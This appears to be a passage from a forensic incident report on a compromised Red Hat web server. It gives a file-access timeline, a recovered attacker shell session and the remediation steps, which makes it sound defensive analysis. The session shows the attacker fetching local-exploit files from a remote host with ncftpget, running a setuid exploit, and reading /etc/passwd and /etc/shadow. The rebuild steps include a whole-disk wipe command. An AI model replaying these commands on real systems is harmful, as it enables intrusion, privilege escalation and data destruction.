Fri 31 Jan 2003 09: 53:01 AM EST	755	apache	apache	4	/var/www/.ncftp		X	
Fri 31 Jan 2003 09: 53:01 AM EST	600	apache	apache	4	/var/www/.ncftp/firewall			X
Fri 31 Jan 2003 09: 53:01 AM EST	755	apache	apache	4	/var/www/.ncftp	X		
Fri 31 Jan 2003 09: 53:01 AM EST	600	apache	apache	4	/var/www/.ncftp/firewall	X		
Fri 31 Jan 2003 09: 53:03 AM EST	644	apache	apache	4	/tmp/ /efs.c			X
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/bits/sigset.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/bits/types.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/gconv.h		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/getopt.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/lib/gcc-lib/i386-redhat-linux/2.96/include/stdarg.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/sys/types.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/sys/cdefs.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/bits/pthreadtypes.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/lib/gcc-lib/i386-redhat-linux/2.96/crtend.o		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/lib/gcc-lib/i386-redhat-linux/2.96/crtbegin.o		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/lib/crtn.o		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	8	/usr/include/bits/posix_opt.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/lib/libc.so		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/lib/gcc-lib/i386-redhat-linux/2.96/specs		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	apache	apache	4	/tmp/			X
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	84	/usr/bin/i386-redhat-linux-gcc		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	84	/usr/bin/gcc		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	448	/usr/lib/libbfd-2.11.93.0.2.so		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	apache	apache	16	/tmp/ /a.out			X
Fri 31 Jan 2003 09:53:38 AM EST	1777	root	root	4	/tmp			X
Fri 31 Jan 2003 09:53:38 AM EST	777	root	root	0	/lib/libc.so.6		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	308	/usr/bin/ld		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	104	/usr/lib/gcc-lib/i386-redhat-linux/2.96/collect2		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	100	/usr/lib/gcc-lib/i386-redhat-linux/2.96/cpp0		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	8	/usr/lib/libc_nonshared.a		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	2444	/usr/lib/gcc-lib/i386-redhat-linux/2.96/cc1		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	228	/usr/bin/as		X	
Fri 31 Jan 2003 09:53:38 AM EST	755	root	root	1236	/lib/libc-2.2.5.so		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	36	/usr/include/unistd.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	20	/usr/include/libio.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	20	/usr/include/bits/confname.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	12	/usr/lib/gcc-lib/i386-redhat-linux/2.96/include/stddef.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	32	/usr/include/stdlib.h		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	28	/usr/include/wchar.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	24	/usr/include/stdio.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	12	/usr/lib/crt1.o		X	
Fri 31 Jan 2003 09: 53:38 AM EST	1777	root	root	4	/tmp	X		
Fri 31 Jan 2003 09: 53:38 AM EST	755	apache	apache	16	/tmp/ /a.out	X		
Fri 31 Jan 2003 09: 53:38 AM EST	755	apache	apache	4	/tmp/	X		
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	12	/usr/include/time.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	12	/usr/include/features.h		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/lib/crti.o		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/include/_G_config.h		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/endian.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/bits/wchar.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/sys/sysmacros.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/sys/select.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/gnu/stubs.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/bits/sched.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/bits/endian.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/alloca.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/bits/time.h		X	
Fri 31 Jan 2003 09:53:38 AM EST	644	root	root	4	/usr/include/bits/stdio_lim.h		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	1288	/usr/lib/gcc-lib/i386-redhat-linux/2.96/libgcc.a		X	
Fri 31 Jan 2003 09: 53:38 AM EST	644	root	root	4	/usr/include/bits/select.h		X	
Fri 31 Jan 2003 09: 53:41 AM EST	644	apache	apache	4	/tmp/ /efs.c		X	
Fri 31 Jan 2003 09: 54:00 AM EST	755	apache	apache	16	/tmp/ /a.out		X	
Fri 31 Jan 2003 09: 54:09 AM EST	755	apache	apache	4	/tmp/		X	
Fri 31 Jan 2003 09: 54:15 AM EST	700	apache	apache	4	/tmp/ /efs.pl			X
Fri 31 Jan 2003 09: 54:15 AM EST	755	root	root	20	/bin/chmod		X	
Fri 31 Jan 2003 09: 54:17 AM EST	755	root	root	20	/usr/bin/efstool		X	
Fri 31 Jan 2003 09: 54:17 AM EST	755	root	root	184	/usr/lib/libglib-1.2.so.0.0.10		X	
Fri 31 Jan 2003 09: 54:17 AM EST	755	root	root	60	/usr/lib/libefs.so.1.0.0		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 54:17 AM EST	777	root	root	0	/usr/lib/libz.so.1		X	
Fri 31 Jan 2003 09: 54:17 AM EST	777	root	root	0	/usr/lib/libglib-1.2.so.0		X	
Fri 31 Jan 2003 09: 54:17 AM EST	777	root	root	0	/usr/lib/libefs.so.1		X	
Fri 31 Jan 2003 09: 54:17 AM EST	755	root	root	64	/usr/lib/libz.so.1.1.3		X	
Fri 31 Jan 2003 09: 54:31 AM EST	700	apache	apache	4	/tmp/ /efs.pl		X	
Fri 31 Jan 2003 09: 54:48 AM EST	755	root	root	16	/usr/bin/id		X	
Fri 31 Jan 2003 09: 55:06 AM EST	755	root	root	24	/bin/cat		X	
Fri 31 Jan 2003 09: 55:24 AM EST	755	apache	root	4	/var/www		X	
Fri 31 Jan 2003 09: 55:26 AM EST	755	apache	root	4	/var/www/html		X	
Fri 31 Jan 2003 09: 55:32 AM EST	755	apache	apache	4	/var/www/html/		X	


Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 55:32 AM EST	755	apache	root	4	/var/www/html	X		
Fri 31 Jan 2003 09: 55:32 AM EST	755	apache	root	4	/var/www/html			X
Fri 31 Jan 2003 09: 55:41 AM EST	755	apache	apache	4	/var/www/html/	X		
Fri 31 Jan 2003 09: 55:41 AM EST	755	apache	apache	4	/var/www/html/ /...		X	
Fri 31 Jan 2003 09: 55:41 AM EST	755	apache	apache	4	/var/www/html/			X
Fri 31 Jan 2003 09: 55:48 AM EST	755	apache	apache	4	/var/www/html/ /...	X		
Fri 31 Jan 2003 09: 55:48 AM EST	755	apache	apache	4	/var/www/html/ /...			X
Fri 31 Jan 2003 09: 55:48 AM EST	755	root	root	20	/bin/mkdir		X	
Fri 31 Jan 2003 09: 56:17 AM EST	755	root	root	128	/usr/bin/ncftpget		X	
Fri 31 Jan 2003 09: 56:17 AM EST	644	apache	apache	230232	/var/www/html/ /.../.../unreal_tourn_2003.iso		X	

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 56:17 AM EST	600	apache	apache	4	/var/www/.ncftp/firewall		X	
Fri 31 Jan 2003 09: 57:49 AM EST	755	root	root	48	/lib/libnss_nisplus-2.2.5.so		X	
Fri 31 Jan 2003 09: 57:49 AM EST	777	root	root	0	/lib/libnss_nisplus.so.2		X	
Fri 31 Jan 2003 09: 57:49 AM EST	644	root	root	20	/etc/services		X	
Fri 31 Jan 2003 09: 57:50 AM EST	644	root	root	4	/etc/resolv.conf		X	
Fri 31 Jan 2003 09: 57:50 AM EST	644	root	root	4	/etc/host.conf		X	
Fri 31 Jan 2003 09: 57:50 AM EST	644	root	root	8	/etc/protocols		X	
Fri 31 Jan 2003 09: 57:50 AM EST	777	root	root	0	/lib/libresolv.so.2		X	
Fri 31 Jan 2003 09: 57:50 AM EST	777	root	root	0	/lib/libnss_dns.so.2		X	
Fri 31 Jan 2003 09: 57:50 AM EST	755	root	root	72	/lib/libresolv-2.2.5.so		X	


Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 57:50 AM EST	755	root	root	16	/lib/libnss_dns-2.2.5.so		X	
Fri 31 Jan 2003 09: 57:51 AM EST	644	root	root	4	/etc/hosts		X	
Fri 31 Jan 2003 09: 58:46 AM EST	755	apache	apache	4	/var/www/html/ /.../...			X
Fri 31 Jan 2003 09: 58:46 AM EST	755	apache	apache	4	/var/www/html/ /.../...	X		
Fri 31 Jan 2003 09: 58:46 AM EST	644	apache	apache	80084	/var/www/html/ /.../.../winXP_pro.iso		X	
Fri 31 Jan 2003 09: 58:46 AM EST	644	apache	apache	230232	/var/www/html/ /.../.../unreal_tourn_2003.iso			X
Fri 31 Jan 2003 09: 59:23 AM EST	644	apache	apache	80084	/var/www/html/ /.../.../winXP_pro.iso			X
Fri 31 Jan 2003 10: 01:52 AM EST	755	root	root	48	/bin/ls		X	
Fri 31 Jan 2003 10: 01:52 AM EST	755	apache	apache	4	/var/www/html/ /.../...		X	
Fri 31 Jan 2003 10: 01:52 AM EST	644	root	root	4	/etc/passwd		X	

Judging from the above MAC data, it appears that the attacker received a shell under the user id apache. At 09:53 AM on January 31, the attacker created a directory called “ “ (four spaces under the /tmp directory. Then attacker around 09:53:01 AM downloaded two files efs.c and efs.pl using ncftp, the /var/www/.ncftp directory gives this away. The efs.c was compiled and produced a tile called a.out under /tmp/ / at 09:53:38 AM. A.out was run at 09:54:00 AM. The chmod command was run on a file at 09:54:15 AM. Efs.pl was run at 09:54:31 AM. The efs.pl perl script was uploaded so that the attacker could gain root access, per the script recovered. The attacker, most likely, did not gain root privileges because he executes the id command, at 09:54:48 AM, and then seeing that the output does not display root id, per the snort alert entitled “ATTACK RESPONSES id check returned apache” at 09:54:48. He creates a directory called ... under /var/www/html at 09:55:41 AM. Then he creates another directory called ... under the /var/www/html/... directory. Using ncftpget, at 09: 56:17, he downloads unreal_tourn_2003.iso and winXP_pro.iso. Once the files are download, he does an ls command on the directory at 10:01:52 AM.

Autopsy 1.70 and Task 1.60 were used on the hard drive image files. The goal of both tools was to see if the attacker had deleted any files or alter any files. The forensic expert looked through the deleted files list for any suspicious files like exploit code or versions of files deleted. The expert did not find any files deleted or altered on the disk image. The screen shot above shows a partial deleted file list.



Screenshot of the Deleted Files List in Autopsy version 1.70



Ethereal's Follow TCP Stream Tool

Another CIRT team member pulled up the network capture from the external IDS. Using ethereal, the CIRT team member was able to recreate the session when the attacker finally had received a command prompt. Using Ethereal version 0.9.8, the team member was able to get a dump of the session in ASCII. This was done by using the Follow TCP stream option in the Ethereal program. In a nutshell, it follows the TCP traffic between two IP addresses until either the end of the session or the data runs out. The picture on the left shows what the Follow TCP Stream windows looks like. Below is the TCP "conversation" between the attacker's machine and the web server in ASCII. The attacker's typed in commands have been highlighted.

```
TERM=xterm; export TERM=xterm; exec bash -i

bash: no job control in this shell
uname -a; id; w;

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ readline:
warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ Linux
localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  9:52am  up 16 min,  1 user,  load average: 0.28, 0.54, 0.31
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                9:45am  3:35   0.06s  0.06s  -bash
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ readline:
warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd /tmp
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ mkdir "
"
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd "    "
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ncftpget -
u root -p XXXX 172.16.73.1 . /tmp/efs.c
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ncftpget -
u root -p XXXX 172.16.73.1 . /tmp/efs.pl
```

```
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls -al
total 16
drwxr-xr-x    2 apache   apache       4096 Jan 31 09:53 .
drwxrwxrwt    6 root     root         4096 Jan 31 09:52 ..
-rw-r--r--    1 apache   apache       3014 Jan 30 11:03 efs.c
-rw-r--r--    1 apache   apache       1473 Jan 30 11:13 efs.pl
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ gcc efs.c
collect2: cannot find `ld'
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ export
PATH=$PATH:/sbin:/usr/local/sbin
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ gcc efs.c
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./efs.c
bash: ./efs.c: Permission denied
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./a.out
0) - *Redhat* 7.2 -x86 setuid shellcode
1) - *Redhat* 7.3 -x86 setuid shellcode
2) - *Redhat* 8.0 -x86 setuid shellcode
./a.out - /usr/sbin/*efstool* local lame *exploit*, user, whatever *exploit*
written by dvdman

Ussage ./a.out <target type>
targets avalible:

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ a.out
bash: a.out: command not found
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./a.out 1
Elite /usr/bin/*efstool **Exploit*
By Dvdman@l33tsecurity.com
BORED BORED BORED BORED BORED
Stack pointer: 0xbffff068
Return Addr: 0xbffff8a
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls
a.out
efs.c
efs.pl
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ chmod
700 efs.pl
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./efs.pl
You must specify a method fool!
perl ./efs.pl <offset> m1 or m2
efs_open failed
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./efs.pl
0xbffff068 m1
sh: -c: line 1: syntax error near unexpected token `
sh: -c: line 1: `efstool
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ./efs.pl
```

```
0xbffff068 m2

Display all 2588 possibilities? (y or n)
!
.
411toppm
4odb
4rdf
4xslt
4xupdate
:
AbiWord
GET
GnomeScott
HEAD
Mail
MakeTeXPK
POST
VFlib2-config

[ List cut for beverity purposes ]

zipsplit
zless
zmore
znew
zsoelim
{
}
bash: 0xbffff068: command not found
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ id
uid=48(apache) gid=48(apache) groups=48(apache)
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cat
/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

```
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42::/var/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
apache:x:48:48:Apache:/var/www:/bin/bash
squid:x:23:23::/var/spool/squid:/dev/null
named:x:25:25:Named:/var/named:/bin/false
pcap:x:77:77::/var/arpwatch:/sbin/nologin
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cat
/etc/shadow
cat: /etc/shadow: Permission denied
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd
/etc/httpd
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd
/var/www
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls
cgi-bin
html
icons
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd html
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls
index.html
manual
mrtg
poweredby.png
usage
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ mkdir "
"
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd "    "
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ mkdir ...
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd ...
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ mkdir ...
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ cd ...
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ncftpget -
u root -p XXXX 172.16.73.1 . /mnt/sys/*.iso
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ ls -al
```

```
total 310324
drwxr-xr-x    2 apache   apache      4096 Jan 31 09:58 .
drwxr-xr-x    3 apache   apache      4096 Jan 31 09:55 ..
-rw-r--r--    1 apache   apache   235520000 Jan 30 13:41 unreal_tourn_2003.iso
-rw-r--r--    1 apache   apache   81920000 Jan 30 17:07 winXP_pro.iso
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-2.05a$ exit
```

Local Buffer Overflow Exploit

The efs.c and efs.pl programs are local buffer overflow exploits that target the efstool. According to ntfx, there is a buffer overflow associated with the efstool in the Bonobo distribution (par. 1). If the efstools is owned by root and has setuid on it, using this exploit will allow one to gain root access (par. 3). The source code for the efs.c exploit can be found at: http://packetstormsecurity.org/0209-exploits/ohMy-another-efs.c and the source for efs.pl are at: http://msgs.securepoint.com/cgi-bin/get/bugtraq0206/278.html. Neither exploit would have worked because the efstool does not have the setuid bit turned on.

Evidence Collected

Below is the summary of the evidence collected so far:

Source	*Type*	*Description*	*Contains Evidence*
Snort IDS DMZ Log	Log	Contains the log entries: SHELLCODE, linux shellcode detected, MISC OpenSSL Worm traffic, id check returned apache	Y
Apache Error Log	Log	Contains the log entries: SSL Handshake failed, OpenSSL: error: 1406908F	Y
Netstat -a	command	Shows active connections and listen sockets	Y
Netstat -rn	command	Shows current routes configured on machine	N
w	command	Show is logged in and what they are doing	Y
Who	command	Another version of who is logged in	Y
last	command	Who last logged into the machine	N
/var/log/messages	log	Contains the error and general messages for the system	N
/var/log/httpd/error_log	log	Contains the error messages generated by the web server	Y

Source	*Type*	*Description*	*Contains Evidence*
/var/log/httpd/access_log	log	Contains the access web codes for the web pages	N
Ps -ef	command	Shows the processes currently running	Y
Dd image of memory	Dd image	Contents of memory at the time of the incident	N
Dd image of swap (hda2)	Dd image	Contents of swap at the time of the incident	N
Dd image of hda1	Dd image	Contents of hard drive at the time of the incident	Y

Eradication and Recovery

Once the CIRT team reviewed the logs and drive images, they determined that the root cause was the version of OpenSSL running. This was based on the error_logs from the apache server and the Snort alerts. In order to protect the web server in the future, it was determined that all unneeded services such as SSL and PHP would be removed from the web server. In the future if such services are needed the security of the web server will be re-evaluated.

The members of the CIRT team searched the Internet and the Redhat website for advisories on OpenSSL. Based on the following advisories, the CIRT team was able to learn that there was a buffer overflow in the implementation of SSL version 2 in OpenSSL versions 0.9.6d and below. According to the advisories, the best solution was to install the latest version of OpenSSL. Listed below are the advisories the CIRT team reviewed:

Cert Advisory CA-2002-23: http://www.cert.org/advisories/CA-2002-23.html
Internet Storm Center: http://isc.incidents.org/analysis.html?id=167
OpenSSL Security Advisory: http://www.openssl.org/news/secadv_20020730.txt
RedHat RHSA-2002:155-11: http://rhn.redhat.com/errata/RHSA-2002-155.html

While the CIRT team was auditing the hard drive images from the web server, the system administrators were given a go ahead to rebuild the web server. The CIRT team also advised the following:

1. Rather than restoring from backup to re-install the OS and install the latest patches
2. Do not install the default apache web server that comes with Redhat 7.3
3. Only use the backups to restore configuration files and the website
4. Remove all unnecessary services
5. Do not put the web server back into the DMZ

The system administrators did the following steps:

1. Found another hard drive big enough to replace the hard drive that came from the web server that is now sitting in the evidence safe.
2. The system administrators installed it into the web server, and booted off a CDROM. Then proceeded to zero out the drive with the following command to erase any previous data on the drive:
   dd if=/dev/zero of=/dev/hda
1. Once the erase of the drive is done, the system administrators re-installed Redhat 7.3 OS without the web server and any additional services besides the ssh service.

With the analysis done, the CIRT team advised the system administrators to download the latest version of the Apache web server, in this case version 1.3.27, and recompile it. OpenSSL, PHP, DAV, and mod_perl were not installed with the web server since it was not used in the website and may cause future break in. With that, the system administrators installed the newly compiled Apache web server and restored the website from tape backup.

Before the web server was placed back on line, a port scan of the web server was conducted. This was to ensure all of the unnecessary services were shutdown. Below is the output of the scan.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
 Interesting ports on  (172.16.230.130):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service              Owner
22/tcp     open        ssh
80/tcp     open        http
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.003 days (since Sat Feb  1 16:38:56 2003)
```

In addition to the scan, the latest version (1.2.7) of Nessus was run against the web server to see if it picked up anything. The results of the Nessus scan showed only the TCP ports 22 and 80 open. The Nessus report generated is located in Appendix F.

The firewall rules were changed. The rule number 5 that allows the DMZ machines send traffic out on any port was disabled and will be removed from the policy. The system administrators were asked to put what patches they need to apply on the servers on a CDR and install the patches from the CDR in the future.

Lessons Learned

The web server was compromised by a remote buffer overflow exploit that targeted OpenSSL version 2 being used by the web server to encrypt traffic. Once the attacker received a bash prompt with the same id (apache) as the web server was running, he tried to gain root privileges by using a local buffer overflow exploit against a program called efstool. Efstool did not have the setuid bit turned on, which is why the local exploits failed. The attacker then moved on to creating a couple of “hidden” directories

and download winXP_pro.iso and unreal_tourn_2003.iso. It is believed that the attacker had set up a warez site using the web server.

